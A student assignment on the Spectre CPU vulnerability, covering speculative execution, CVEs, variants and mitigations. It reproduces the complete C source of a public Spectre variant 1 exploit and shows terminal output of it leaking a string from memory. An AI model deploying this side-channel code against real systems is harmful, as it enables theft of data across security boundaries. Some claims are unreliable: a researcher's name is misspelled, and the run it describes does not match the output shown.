



SNP Assignment

IT19122410

W.P.T. Pamalka

TOPIC -: Spectre Vulnerabilities

## **Introduction**

A vulnerability is a weakness within a system that can be exploited by a malicious actor in order to obtain data or control of the system by malicious means. When system is built from scratch, mistakes or bugs can be found within the coding and although these bugs are not necessarily harmful to the operation of the system but makes the system vulnerable. Malicious users can use these bugs/vulnerabilities to their advantages in order to gain access to the system.

## **Spectre Vulnerability**

The Spectre vulnerability was found by the project Zero led by Google in January 2018. It was found by John Horn from the project Zero and Paul Kocher along with Daniel Genkin, Moritz Lipp, Mike Hamburg and Yuval Yarom. Since this vulnerability was very threatening in nature, it was kept a secret until multi-processor companies found a secured patch for this vulnerability.

Spectre is a vulnerability that could be seen in modern processors. In order to understand this vulnerability, first one must have an average knowledge about processors. The CPU is the brain of the computer that executes all instructions that are given by the operating system and other software in order for the computing device to work well. The amount of work a processor can do is in relation with its clock rate. The clock rate how many cycles the processor can finish under one second. Faster the clock rate is, faster the computing device. However, to make devices much faster an idea named speculative execution was brought.

Speculative execution is an optimization technique where the CPU performs several instructions ahead of time in the hidden background, so that the information will be ready if it is needed. It uses branch prediction to understand which instruction will most likely be executed next and uses a data flow analysis to arrange instruction in order of optimization. This method is more efficient in time with regarding to the previously used method on executing the instructions when it arrives, making the overall process faster. This is where the security vulnerability occurs.

Not all the guessed instructions are used by the devices. Therefore, the data those guessed executed instructions are “thrown away”. These data are sent to a part of the cache memory. This part of the cache is not be secured and could be accessed easily by a side channel.

CVE-2017-5753 and CVE-2017-5715 are the reference numbers of this vulnerability and the logo of this vulnerability is a ghost with a branch on its hand. With this vulnerability another similar vulnerability, meltdown was discovered.



### **How it works**

This vulnerability allows an attacker to gain access into the memory using side channels then view and steal any data within the memory using carefully coordinated codes that will use speculative execution to its advantage and a time base attack to retrieve this data. The attackers use this vulnerability to trick the processor in order to access the memory location in the computer.

### **Damages**

Since the discovery of this vulnerability it was deemed that no computing and mobile devices were safe from this vulnerability. Most popular processor building companies such as Intel and ARM have tried to patch this vulnerability with the help of many talented professionals, although these fix-ups may be affecting the speed of the device.

It is not just devices that are unsafe from this vulnerability. Today a singular person's devices are connected via the concept of the IoT, and it is not just the devices but other non-tangible things such as social media, cloud storages, mailing services etc. If this vulnerability is used to an attacker's advantage, one's privacy is gone in just matter of days even less. Therefore, this vulnerability is extremely dangerous.

### **Spectre attacks**

1. Spectre-PHT-CA-OP
2. Spectre-PHT-SA-IP
3. Spectre-PHT-SA-OP
4. Spectre-BTB-SA-IP
5. Spectre-BTB-SA-OP

## Defense strategies


There are no definite or specifically fix patches for vulnerabilities at hardware level although vendor companies have introduced mitigation techniques for this vulnerability in order to minimize the risk/damages rather than removing it completely.

As soon as this vulnerability was exposed major companies released an emergency patches in order to prevent an attack though Windows updates and silicon microcode updates. These updates ensured that applications could not access unauthorized memory within the computer.

Microsoft also release a patch update regarding Spectre Variant 2 that reduces the impact of this vulnerability. Google's Retpoline update prevents all unnecessary speculation executions

## Proof of concept

First a vulnerability scanning program known as "Spectre-meltdown-checker" from GitHub was used in order to scanned the current Linux OS. [<https://github.com/speed47/spectre-meltdown-checker.git>]



```
thanuri@localhost:~/spectre-meltdown-checker
File Edit View Search Terminal Help
, upgrade both to mitigate the vulnerability)

CVE-2019-11135 aka 'ZombieLoad V2, TSX Asynchronous Abort (TAA)'
* TAA mitigation is supported by kernel: NO
* TAA mitigation enabled and active: NO (tsx_async_abort not found in sysfs hierarchy)
> STATUS: VULNERABLE (Your kernel doesn't support TAA mitigation, update it)

CVE-2018-12207 aka 'No eXcuses, iTLB Multihit, machine check exception on page size changes (MCEPSC)'
* This system is a host running a hypervisor: NO
* iTLB Multihit mitigation is supported by kernel: NO
* iTLB Multihit mitigation enabled and active: NO (itlb_multihit not found in sysfs hierarchy)
> STATUS: NOT VULNERABLE (this system is not running a hypervisor)

> SUMMARY: CVE-2017-5753:OK CVE-2017-5715:OK CVE-2017-5754:OK CVE-2017-5707:OK
CVE-2018-3639:OK CVE-2018-3638:OK CVE-2018-3620:OK CVE-2018-3646:OK CVE-2018-3637:OK
CVE-2018-3636:OK CVE-2018-3635:OK CVE-2018-3634:OK CVE-2018-3633:OK CVE-2018-3632:OK
CVE-2018-12207:OK

Need more detailed information about mitigation options? Use --explain
A false sense of security is worse than no security at all, see --disclaimer
[thanuri@localhost spectre-meltdown-checker]$
```

The program determined that this version of Linux OS was not vulnerable. Although this is not a vulnerable version, the exploitation code still can be executed, since this is only to prove the proof of concept.

Therefore, a spectre vulnerability exploit program from GitHub is used to prove this concept. [<https://github.com/Eugnis/spectre-attack.git>]

```

#include <stdio.h>
#include <stdint.h>
#include <string.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/* sscanf_s only works in MSVC. sscanf should work with other compilers*/
#ifdef _MSC_VER
#define sscanf_s sscanf
#endif

/*****
Victim code.
*****/

unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char* secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

```

```
void victim_function(size_t x)
```

```
{
```

```
    if (x < array1_size)
```

```
    {
```

```
        temp &= array2[array1[x] * 512];
```

```
    }
```

```
}
```

```
/******
```

```
Analysis code
```

```
*****/
```

```
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */
```

```
/* Report best guess in value[0] and runner-up in value[1] */
```

```
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2])
```

```
{
```

```
    static int results[256];
```

```
    int tries, i, j, k, mix_i;
```

```
    unsigned int junk = 0;
```

```
    size_t training_x, x;
```

```
    register uint64_t time1, time2;
```

```
    volatile uint8_t* addr;
```

```
    for (i = 0; i < 256; i++)
```

```
        results[i] = 0;
```

```
    for (tries = 999; tries > 0; tries--)
```

```

{

/* Flush array2[256*(0..255)] from cache */
for (i = 0; i < 256; i++)
    _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

/* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
training_x = tries % array1_size;
for (j = 29; j >= 0; j--)
{
    _mm_clflush(&array1_size);
    for (volatile int z = 0; z < 100; z++)
    {
        /* Delay (can also mfence) */

        /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
        /* Avoid jumps in case those tip off the branch predictor */
        x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
        x = (x | (x >> 16)); /* Set x=-1 if j%6=0, else x=0 */
        x = training_x ^ (x & (malicious_x ^ training_x));

        /* Call the victim! */
        victim_function(x);
    }

    /* Time reads. Order is lightly mixed up to prevent stride prediction */
    for (i = 0; i < 256; i++)
    {

```

```

        mix_i = ((i * 167) + 13) & 255;
        addr = &array2[mix_i * 512];
        time1 = __rdtscp(&junk); /* READ TIMER */
        junk = *addr; /* MEMORY ACCESS TO TIME */
        time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED
TIME */

        if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries %
array1_size])

            results[mix_i]++; /* cache hit - add +1 to score for this value */
    }

    /* Locate highest & second-highest results results tallies in j/k */
    j = k = -1;
    for (i = 0; i < 256; i++)
    {
        if (j < 0 || results[i] >= results[j])
        {
            k = j;
            j = i;
        }
        else if (k < 0 || results[i] >= results[k])
        {
            k = i;
        }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
        break; /* Clear success if best is > 2*runner-up + 5 or 2/0 */
}

```



```

    results[0] ^= junk; /* use junk so code above won't get optimized out*/
    value[0] = (uint8_t)j;
    score[0] = results[j];
    value[1] = (uint8_t)k;
    score[1] = results[k];
}

int main(int argc, const char* * argv)
{
    printf("Putting '%s' in memory, address %p\n", secret, (void *)(secret));
    size_t malicious_x = (size_t)(secret - (char *)array1); /* default for malicious_x */
    int score[2], len = strlen(secret);
    uint8_t value[2];

    for (size_t i = 0; i < sizeof(array2); i++)
        array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages */
    if (argc == 3)
    {
        sscanf_s(argv[1], "%p", (void * *)(&malicious_x));
        malicious_x -= (size_t)array1; /* Convert input value into a pointer */
        sscanf_s(argv[2], "%d", &len);
        printf("Trying malicious_x = %p, len = %d\n", (void *)malicious_x, len);
    }

    printf("Reading %d bytes:\n", len);
    while (--len >= 0)
    {

```

```

printf("Reading at malicious_x = %p... ", (void *)malicious_x);
readMemoryByte(malicious_x++, value, score);
printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "Unclear"));
printf("0x%02X='%c' score=%d ", value[0],
      (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
if (score[1] > 0)
    printf("(second best: 0x%02X='%c' score=%d)", value[1],
          (value[1] > 31 && value[1] < 127 ? value[1] : '?'),
          score[1]);


printf("\n");
}

#ifdef _MSC_VER
printf("Press ENTER to exit\n");
getchar();    /* Pause Windows console */
#endif

return (0);
}

```

The sentence "This is the secret sentence" was sent to the memory in order to prove this concept. Then the code was executed with gcc.:



The screenshot shows a terminal window titled "thanuri@localhost:~/spectre-meltdown-checker/spectre-attack". The window contains C code for a Spectre attack proof of concept. The code includes headers for string, intrin, and x86intrin, and defines macros for \_MSC\_VER and sscanf\_s. It then declares several arrays and a character pointer 'secret' containing the string "This is the secret sentence.".

```
File Edit View Search Terminal Help
thanuri@localhost:~/spectre-meltdown-checker/spectre-attack
#include <string.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/* sscanf_s only works in MSVC. sscanf should work with other compilers*/
#ifndef _MSC_VER
#define sscanf_s sscanf
#endif

/*****
Victim code.
*****/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char* secret = "This is the secret sentence.";
```

As the output, it could be seen that the sentence that was sent to the memory was read by this program, therefore proving this concept.

thanuri@localhost:~/spectre-meltdown-checker/spectre-attack

✕

File Edit View Search Terminal Help

```
remote: Enumerating objects: 72, done.
remote: Total 72 (delta 0), reused 0 (delta 0), pack-reused 72
Unpacking objects: 100% (72/72), done.
[thanuri@localhost spectre-meltdown-checker]$ cd spectre-attack
[thanuri@localhost spectre-attack]$ ls
Makefile  README.md  Source.c
[thanuri@localhost spectre-attack]$ vi Source.c
[thanuri@localhost spectre-attack]$ gcc -std=c99 Source.c -o spectre
[thanuri@localhost spectre-attack]$ ./spectre
Putting 'The Magic Words are Squeamish Ossifrage.' in memory, address 0x402010
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffffdf90... Unclear: 0x54='T' score=990 (second
best: 0x01='?' score=860)
Reading at malicious_x = 0xffffffffffffdf91... Unclear: 0x68='h' score=995 (second
best: 0x01='?' score=847)
Reading at malicious_x = 0xffffffffffffdf92... Unclear: 0x65='e' score=992 (second
best: 0x01='?' score=870)
Reading at malicious_x = 0xffffffffffffdf93... Unclear: 0x20=' ' score=996 (second
best: 0x01='?' score=866)
Reading at malicious_x = 0xffffffffffffdf94... Unclear: 0x4D='M' score=998 (second
best: 0x01='?' score=848)
Reading at malicious_x = 0xffffffffffffdf95... Unclear: 0x61='a' score=996 (second
best: 0x01='?' score=863)
Reading at malicious_x = 0xffffffffffffdf96... Unclear: 0x67='g' score=996 (second
best: 0x01='?' score=846)
Reading at malicious_x = 0xffffffffffffdf97... Unclear: 0x69='i' score=997 (second
```

## **Conclusion**

It could be seen that this vulnerability is based on a very small defect on the microprocessors on computing devices. Speculative execution was brought into place to make the processors much more faster and efficient but due to its guessing nature, it became a very high risk defect within the system and making the system very vulnerable. Due to this defect, spectre and meltdown vulnerabilities were discovered.

Although this vulnerability is very dangerous, there are only mitigation techniques to minimize the risk of being exploited through this vulnerability and these techniques can make the device a bit slower in speed. Such vulnerabilities shed light on how programs should be thoroughly examined before put in to the market.

## **References**

<https://meltdownattack.com/>

[https://en.wikipedia.org/wiki/Spectre\\_\(security\\_vulnerability\)#Mechanism](https://en.wikipedia.org/wiki/Spectre_(security_vulnerability)#Mechanism)

<https://spectreattack.com/spectre.pdf>

[https://www.researchgate.net/publication/329810347\\_A\\_Review\\_on\\_spectre\\_attacks\\_and\\_meltdown\\_with\\_its\\_mitigation\\_techniques](https://www.researchgate.net/publication/329810347_A_Review_on_spectre_attacks_and_meltdown_with_its_mitigation_techniques)

[https://scholarship.claremont.edu/cgi/viewcontent.cgi?article=2407&context=scripps\\_theses](https://scholarship.claremont.edu/cgi/viewcontent.cgi?article=2407&context=scripps_theses)

<https://www.youtube.com/watch?v=bs0xswK0eZk>

<https://www.youtube.com/watch?v=syAdX44pokE>